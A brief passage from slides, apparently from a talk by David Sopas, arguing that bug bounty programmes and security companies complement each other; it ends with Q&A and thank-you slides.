


# Bug bounty vs Security companies

- Not versus - they can complement each other
  - The diversity of “hunters” could be mixed with normal penetration testing by security companies
- Companies still need to have security departments
- Perfect solution: Bug Bounty + Security Company



# Q&A



by David Sopas @dsopas



# Thank you

